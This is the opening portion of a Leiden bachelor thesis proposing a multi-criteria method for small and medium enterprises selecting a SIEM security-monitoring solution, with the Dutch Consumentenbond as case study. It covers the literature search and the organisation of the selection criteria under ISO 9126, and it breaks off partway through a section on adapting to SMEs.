Universiteit Leiden
The Netherlands

Computer Science & Economics course

A first draft for an evaluation method

for SMEs to select a SIEM solution

Kevin Hulsker

Supervisors:
Olga Gadyatskaya & Alexandru Uta

BACHELOR THESIS

Leiden Institute of Advanced Computer Science (LIACS)
www.liacs.leidenuniv.nl

13/10/2021

Abstract

For an organisation that is relatively small and can not afford an entire cyber security department like Small- and Medium Enterprises (SMEs), the possible vulnerabilities and threats within their IT infrastructure are difficult to monitor. A Security Information- and Event Management (SIEM) solution can help with this, but these solutions are usually still too complex for the small IT department of an SME to fully use their potential. Therefore the Consumentenbond, being such an SME, asked us to help them find a SIEM solution that suits their needs. That is why we attempted to create a Multi Criteria Decisian Analysis (MCDA) method for SMEs to select a SIEM solutions, which all started with finding criteria to evaluate the SIEM solutions on. As part of our literature research, we found an extensive list of criteria from various sources, with some criteria related to each other. To categorise these criteria, we placed them in a tree diagram with three categories; software quality (using the ISO 9126 standard), vendor and organisation. To improve on this, we interviewed a small number of employees of the Consumentenbond to see whether they had any criteria to add that they find important. With the results from these interviews, we had an extensive list of possibly relevant criteria for SMEs. With the Consumentenbond we selected which criteria we thought were most relevant for them to evaluate the SIEM solutions on, resulting in a list of criteria which could be applicable and relevant to other SMEs as well. To find out which criteria were the most important in this tree diagram, we held a survey among involved employees at the Consumentenbond. This showed that some criteria had such a low priority that they could be left out without much consequence, but future case studies at other SMEs would have to validate this. To get from the priorities of the employees to weights for the criteria, and to decide which SIEM solution best fits the criteria of the Consumentenbond, we used the Analytic Hierarchy Process-Express (AHP-Express) method. The SIEM solutions were evaluated by two involved employees at the Consumentenbond in a testing environment where we simulated malicious activity. This is a first approach for an Multi Criteria Decision Analysis method for SMEs to select a SIEM solution, which still has to be validated in more case studies. The methods for testing the SIEM solutions in the testing environment especially can be improved upon, in our opinion.

Acknowledgement

Firstly, I want to thank my supervisors Olga Gadyatskaya and Alexandru Uta from LIACS at Leiden University for their critique and suggestions throughout the entire process. Their critical reading and reviewing really helped keeping up the academic standards for research and writing. Next to that, I would like to thank the Consumentenbond for offering me an internship so that I could include a case study in this research. Also, the employees at the Consumentenbond who participated in the interviews, survey or helped me in any other way to get the results I needed, I really appreciate that. Especially the help of my supervisors at the Consumentenbond, Martin de Boer and Patrick Zwinkels contributed a lot to writing this thesis.

Contents

1 Introduction

1.1 The situation

The Consumentenbond[1] has been representing the rights of the Dutch consumers since 1953. They present themselves as a "non-profit organisation of consumers and for the consumers. Together we make sure that consumers find what they are looking for and get what they are entitled to." [4] (translated from Dutch website). Over the course of 2019, the Consumentenbond had a revenue of €39,3 million and as of January 1, 2020 they had 219 employees [5]. This means the Consumentenbond is considered an SME (Small and Medium-sized Enterprises) as "The category of micro, small and medium-sized enterprises (SMEs) is made up of enterprises which employ fewer than 250 persons and which have an annual turnover not exceeding EUR 50 million, and/or an annual balance sheet total not exceeding EUR 43 million." [3]. They regularly represent groups of consumers in lawsuits against large organisations, a recent example being [24]. Besides that, they thoroughly test products and give individual advice to consumers.

In recent months, the Consumentenbond has been preparing for a big change in their IT infrastructure; they are moving their applications from their own server rooms to the cloud, using the services of both Microsoft Azure[2] and Amazon Web Services[3]. They are not the first in doing this. According to Eurostat, 36% of EU enterprises used cloud computing in 2020, with the Netherlands being one of the leading countries with 53% of its enterprises using cloud computing [10]. The Consumentenbond wants to use this change to start monitoring the security of their IT infrastructure through a SIEM solution. The term SIEM first appeared in [35] in 2005 and stands for Security Information and Event Management, stemming from SIM (Security Information Management) and SEM (Security Event Management). Gartner's IT glossary definition of SIEM reads:

"(SIEM) technology supports threat detection, compliance and security incident management through the collection and analysis (both near real time and historical) of security events, as well as a wide variety of other event and contextual data sources. The core capabilities are a broad scope of log event collection and management, the ability to analyze log events and other data across disparate sources, and operational capabilities (such as incident management, dashboards and reporting)." [15]

For a more complete definition of a typical SIEM solution, we can look at the pattern described by Vielberth and Pernul [34]. They have visualized this pattern in UML, as shown in Figure 1. As one can see in this figure, (historical) log data and context data are used for monitoring, reporting and alerting on the security status of a network. However, most modern-day SIEM solutions are complex and designed to be the core of a Securiy Operations Center (SOC) in a large enterprise, and meant to be monitored 24/7 by teams of security specialists. Because of this typical SIEM solutions are rarely used efficiently by SMEs, say [1, 7, 8, 9].

The goal of this thesis is to find a framework for testing the efficiency of a SIEM solution in an SME environment, in which both commercial and open source solutions are considered. This framework

[1] `https://www.consumentenbond.nl/`
[2] `https://azure.microsoft.com/en-us/`
[3] `https://aws.amazon.com/`



Figure 1: SIEM Pattern as UML component diagram. Source: [34]

will then be used in the use case of the Consumentenbond to decide if there is a SIEM solution that suits their needs, and which SIEM solution that would be.

This lead to the following research questions:

1. How can we evaluate and compare the effectivity of SIEM solutions for SMEs?
   (a) Which criteria can be used for this?
   (b) To what extent are these criteria applicable for an SME?
   (c) Is it possible to define an evaluation method which can be used to evaluate and compare the effectivity of SIEM solutions for SMEs?
2. Can the approach defined in 1c be used for evaluating and comparing the effectivity of SIEM solutions for the Consumentenbond?
3. Based on the selected criteria, what is a SIEM solution most appropriate for the Consumentenbond infrastructure and needs?

1.2 Academic relevance

The market for SIEM solutions has more than a dozen big vendors, whose "ability to execute" and "completeness of vision" are analyzed yearly by Gartner to form their "Magic Quadrant for Security Information and Event Management" [16]. However, these are commercial solutions and are usually unaffordable for SMEs because of high costs for installation, maintenance and operating as well as its deficient scalability, according to Detken et al. [8]. Therefore alternatives like outsourcing and open source solutions should also be considered, like [33] or the project described in [8].

There have been a couple of studies on criteria for the effectivity of SIEM solutions, like [22], which produced a long list of requirements but "because of the complexity, precision and thoroughness required to apply our whole approach, it is mainly dedicated to large enterprises" [22]. SMEs have different requirements than such large enterprises and require a different approach. A formula to calculate the maturity of a SIEM solution is given by [29], but this was only evaluated in a lab

created by the research team which may not be representative for a real life situation for either an SME or a large enterprise. A framework with criteria or metrics for SMEs like the one for large enterprises proposed in [22] does not yet exist.

1.3 Thesis overview

This thesis is split up into six sections (including this introduction), with support of eight appendices. Section 2 discusses our research into relevant literature, with support from Appendix A. Section 3 describes the experiments with support of Appendices B and D, followed by Section 4 describing the results from the experiments with support from Appendices C, E, F and G. In Section 5 we draw some conclusions based on our results and in Section 6 we reflect on our research describe some points for improvement in our future research.

2 Literature research

The effectivity of (security) software is a subject broached many times in academic studies, however the effectivity of SIEM solutions is one that has gotten very little attention in the academic field, despite its widespread use in large corporations around the world and $2.597 billion industry in 2018 [16]. In this research, I was looking for articles that contained criteria and/or metrics I could use in the evaluation of the effectiveness of SIEM solutions. The results are found in this section.

2.1 Literature research methodology

2.1.1 Databases

The databases used in the literature research are shown in Table 1. The search in these databases was done in March and April of 2021.

Database	**URL**
Google Scholar	`https://scholar.google.com/`
IEEE Computer Society Digital Library	`https://www.computer.org/csdl/home`
ACM Digital Library	`https://dl.acm.org/`
Springer	`https://www.springer.com/gp`
ScienceDirect	`https://www.sciencedirect.com/`

Table 1: Databases used in literature research

2.1.2 Scope

Due to the high pace at which the IT industry changes, it was decided that search results from ten years ago were not relevant. Jointly with the Consumentenbond, it was decided to focus on the scientific literature published in the last seven years. Therefore the years 2014-2021 were used as the time period during the research. Regarding the types of literature, due to the limited time of the thesis internship, it was decided to focus only on journal and conference publications, but to exclude books and book chapter results.

2.1.3 Search framework

To keep the search in the aforementioned databases consistent, a framework with search terms was set up. The combinations of these search terms are shown in Table 2. These combinations were used in all of the databases in Table 1. These search terms were considered to be the ones to best fit the research questions. Synonyms of these terms could have been used in addition but combining them with the terms in Table 2 would make the list grow exponentially, this would result in a lot of extra work in the research, too much to be considered reasonable for the extra results.

Search term #				
1	SIEM	“Software selection”	criteria	
2	SIEM	“Software selection”	criteria	SME
3	SIEM	“Software selection”	metrics	
4	SIEM	“Software selection”	metrics	SME
5	SIEM	Effectivity	criteria	
6	SIEM	Effectivity	criteria	SME
7	SIEM	Effectivity	metrics	
8	SIEM	Effectivity	metrics	SME
9	“IT security”	“Software selection”	criteria	
10	“IT security”	“Software selection”	criteria	SME
11	“IT security”	“Software selection”	metrics	
12	“IT security”	“Software selection”	metrics	SME
13	“IT security”	Effectivity	criteria	
14	“IT security”	Effectivity	criteria	SME
15	“IT security”	Effectivity	metrics	
16	“IT security”	Effectivity	metrics	SME
17	“Cyber security”	“Software selection”	criteria	
18	“Cyber security”	“Software selection”	criteria	SME
19	“Cyber security”	“Software selection”	metrics	
20	“Cyber security”	“Software selection”	metrics	SME
21	“Cyber security”	Effectivity	criteria	
22	“Cyber security”	Effectivity	criteria	SME
23	“Cyber security”	Effectivity	metrics	
24	“Cyber security”	Effectivity	metrics	SME

Table 2: Search terms used in databases in table 1

All possibly relevant results were scanned, first based on just the title and type of text, since some candidates (like books) could be discarded based on just these attributes. If a result had not been discarded yet, it was added to a longlist with its URL and article title. Of all results in the longlist, the abstract was scanned to determine its relevancy. If no abstract was found, the introduction and/or conclusion were used instead. The text of the results that were still considered relevant were scanned for the terms “SIEM”, “effectivity” (or “effective”), “software selection” and “SME” as well as possible criteria that might be used in the evaluation of SIEM solutions. The criteria from these articles can be found in Appendix A.

2.2 Finding and categorising selection criteria

2.2.1 Finding the criteria

In the literature research only nine articles with possibly useful criteria for a SIEM solution were identified. The authors and the number of criteria identified in their articles are presented in Table 3.

Article	# of criteria
Safarzadeh et al. [29]	12
Sharafaldin et al. [31]	7
Leszczyna & Wróbel [20]	12
Kokulu et al. [18]	13
Nabil et al. [23]	8
Zarzosa et al. [6]	13
K. Scarfone [30]	7
Mokalled et al. [22]	14

Table 3: The number of criteria found in each article

Safarzadeh et al. [29] present an approach to calculate the maturity of a SIEM solution. This approach is based on the weighted sum of the maturity level for each criteria of the SIEM solution. Safarzadeh et al. mention that they have gathered 391 criteria divided over 32 sub-dimensions in 3 main dimensions to test the SIEM solutions. However, only 12 criteria are mentioned by name in the article and no appendix containing the other criteria was added. After considering that the entire list of criteria would be too extensive to be effecitvely used by SMEs anyway, only the criteria mentioned by name are used in this project.

Sharafaldin et al. [31] present a framework to evaluate network security visualisations. The visualisations are a key part of the SIEM solution, as it aids the security analyst to resolve the alerts generated by the SIEM solution. The criteria found in this article are based on network security visualisations, but do not evaluate the visualisation in SIEM solutions specifically. The criteria found should therefore only be used on visual aspects in the SIEM solutions and with their context in mind.

Leszczyna & Wróbel [20] focused in their studies on an open source SIEM solution in the smart grid environment. The criteria found in this article seem to be on various levels of detail, with the criteria about sensors being very detailed whereas the criterion "Real-time performance" as a subcriterion of "performance" seems to be very broad. This makes the whole approach seem inconsistent, but despite that the criteria found might be useful.

In the study by Kokulu et al. [18], a number of common issues causing inefficiency in SOCs are identified. A SIEM solution is for most SOCs its core component around which other tools are fitted, therefore these issues might be rephrased and be used as criteria for the SIEM solutions to test. However, these criteria should be used with their context in mind; a SIEM solution is not the same as an SOC.

Nabil et al. present "selection criteria that will help organisations analysing different SOCs and perhaps chose the ideal one." [23] In this study, they don't implement full SOC's but just the three SIEM solutions that are analysed. This is done because "A SIEM offers a solid technical foundation to the SOC by employing many processes that work together in order to response to security incidents as early as possible." [23]. The criteria are divided in two areas; functional and technical criteria. The "functional criteria basically mean determining if the SIEM tool does what it's supposed to do." [23] They also suggest that these criteria fully depend on the goal that the user has in mind for the SIEM and thus they focused only on the technical criteria. However, a



Figure 2: Approach for evaluating SIEM requirements by Mokalled et al. Source: [22]

small number of functional criteria used in their study were identified in the article. The goal of the study was to "demonstrate how much information these criteria can provide on each SIEM tool" [23], therefore the criteria might prove very useful.

A project funded by the European Union called "DiSIEM - Diversity Enhancements for SIEM" produced a report in 2017 called "In-depth analysis of SIEMs extensibility" [6]. This project is focused on describing "the present scenario of Security Information and Event Management (SIEM) systems as the starting point for future enhancements of these systems proposed in DiSIEM" [6]. They analyse a couple of SIEM solutions on a small number of criteria, however the set of criteria is really focused on analysing the extensibility of the SIEM solutions, which is not what we are looking for. This report in itself refers to an article on TechTarget[4] by Karen Scarfone [30], who presented a couple more feature-specific criteria for SIEM solutions. These were added to the list as well.

The article that seemed to present the most complete list of criteria for a SIEM solution was written by Mokalled et al. [22]. They present an approach to adopt a SIEM solution, including the criteria to test the SIEM solution on. The overall approach to evaluate requirements is shown in Figure 2. However as Mokalled et al. themselves stated, "because of the complexity, precision and thoroughness required to apply our whole approach, it is mainly dedicated to large enterprises" [22]. This can be seen in their criteria. The actual list in the article is bigger than fourteen (as listed in Table 3), the actual number was fortytwo. This large number of very detailed criteria makes them unsuitable to use for evaluating a SIEM solution for an SME, since evaluating the SIEM solutions would require too many resources for an SME. Therefore we opted to use the "indicators" from the qualitative part of the approach in Figure 2 instead.

These articles present some possibly very useful criteria and metrics, but none of them present a

[4] `https://www.techtarget.com/`

way to evaluate SIEM solutions specifically for SMEs. Even so, there is a pattern noticeable in some of the articles mentioned that do specify their way of giving software an overall score; Safarzadeh et al. [29], Sharafaldin et al. [31], Leszczyna & Wróbel [20] and Mokalled et al. [22] all calculate scores by giving each criterion a weight and calculating the weighted score. This is a very common way to evaluate software called the Weighted Sum Model, but there are some differences in the way these articles score the criteria. Mokalled et al. [22] score their criteria on a non-linear scale "because of its ability to differentiate between the values using the high growth rate" [22], whereas the others use a linear scale.

2.2.2 Categorising the criteria

The seven articles discussed in this Section (2.2) and listed in Table 3 resulted in a total of 86 criteria and thirteen metrics. The criteria are listed in Table 11. Due to the various levels of detail of the criteria, some criteria can be considered as subcriteria of other criteria. Therefore all found criteria were placed in tree diagrams to illustrate these levels. We did this using the ISO 9126 standard for software quality [12], shown in Figure 3 with its six criteria. This standard was officially withdrawn in 2012 and replaced by the ISO 25010 standard [13], but we thought the more simplistic and intuitive 9126 standard to be a better fit for SMEs.



Figure 3: ISO 9126 standard for software quality. Source: [21]

The criteria found during the literature research, listed in Table 11, were divided over three main 'criteria'; organisation, vendor and quality related criteria. To get a good overview of the criteria, they were placed in tree diagrams, with the quality criteria following the ISO 9126 standard. This is done by first placing the criteria under one of the six criteria of the ISO 9126 standard or the vendor- or organisation-related criteria. After this, the criteria were studied more closely to determine whether some criteria could be considered subcriteria of another criterion. This was all done with the source and context of the criteria in mind. The result of this is shown in the figures in this section. The tree diagram was too large to place in one figure on one page, therefore it has been split up in smaller figures with the various colours distinguishing the levels of depth in the tree diagram. The diagrams were evaluated and approved together with the representatives of the Consumentenbond. The numbers in brackets behind the criteria descriptions refer to the

criteria numbers in Table 11. The only criteria from Table 11 missing in this figures are numbers 15 (Validation evaluation) and 79 (Position in Gartner Magic Quadrant). This is because both of these criteria are evaluated by looking at the evaluations and criteria of others. These were not considered relevant by the Consumentenbond.



Figure 4: The six main criteria of the ISO 9126 standard, and the two other categories of criteria, with numbers referencing Table 11 when applicable



Figure 5: The vendor and organization related criteria, with numbers referencing Table 11 when applicable



Figure 6: The subcriteria of the reliability and usability criteria of the ISO 9126 standard, with numbers referencing Table 11 when applicable



Figure 7: The subcriteria of the efficiency criterion of the ISO 9126 standard, with numbers referencing Table 11 when applicable



Figure 8: The subcriteria of the maintainability criterion of the ISO 9126 standard, with numbers referencing Table 11 when applicable



Figure 9: The subcriteria of the functionality criterion of the ISO 9126 standard, with numbers referencing Table 11 when applicable



Figure 10: The subcriteria of the interoperability subcriterion of the functionality criterion, with numbers referencing Table 11 when applicable



Figure 11: The subcriteria of the investigation/analysis subcriterion of the functionality criterion, with numbers referencing Table 11 when applicable



Figure 12: The subcriteria of the remaining subcriteria of the functionality criterion, with numbers referencing Table 11 when applicable

2.3 Adjusting to SMEs

The criteria for large organisations and SMEs for SIEM solutions have quite a bit of overlap, but none of the articles mentioned in 2.2 contain criteria specifically aimed at SMEs. The research did provide some articles related to SMEs, which will be discussed here. The discussed articles are listed in Table 2.3.

Articles related to SMEs
P. Bedwell [1]
Khan and Faisal [17]
Detken et al. [8]
Detken et al. [9]
Detken, Scheuermann and Hellmann [7]
Pestana, Hou and Aduamoah [26]
Priyadarshinee et al. [27]

Table 4: A list of possibly relevant articles about SMEs and software selection

The articles by Khan and Faisal [17], Pestana, Hou and Aduamoah [26] and Priyadarshinee et al. [27] were the articles from Table 2.3 related to software selection for SMEs. None of these articles mention SIEM solutions or criteria for selecting a SIEM solution. However, Priyadarshinee et al. mention in their article the constraints an SME faces for every software selection when compared to larger organizations. They mention that SMEs "are small in size and hence not so well structured", that their "main challenge is not having access to enough resources" and that SMEs "have less tolerance in bearing cost and risk of adopting new innovations" [27]. So their main challenges lie in their size and (financial) resources.

In the Network Security Journal of July 2014, Patrick Bedwell of Alienvault describes a "new approach to SIEM to suit the SME environment". In this article, he suggests SMEs to take a look at the logs collected by the SIEM solution, as quite a few SIEM solutions are priced based on the number of logs analysed. Bedwell also presents the term Unified Security Management (USM), which includes a traditional SIEM solution as well as "essential security capabilities such as asset discovery, vulnerability assessment, threat detection, behavioural monitoring and security

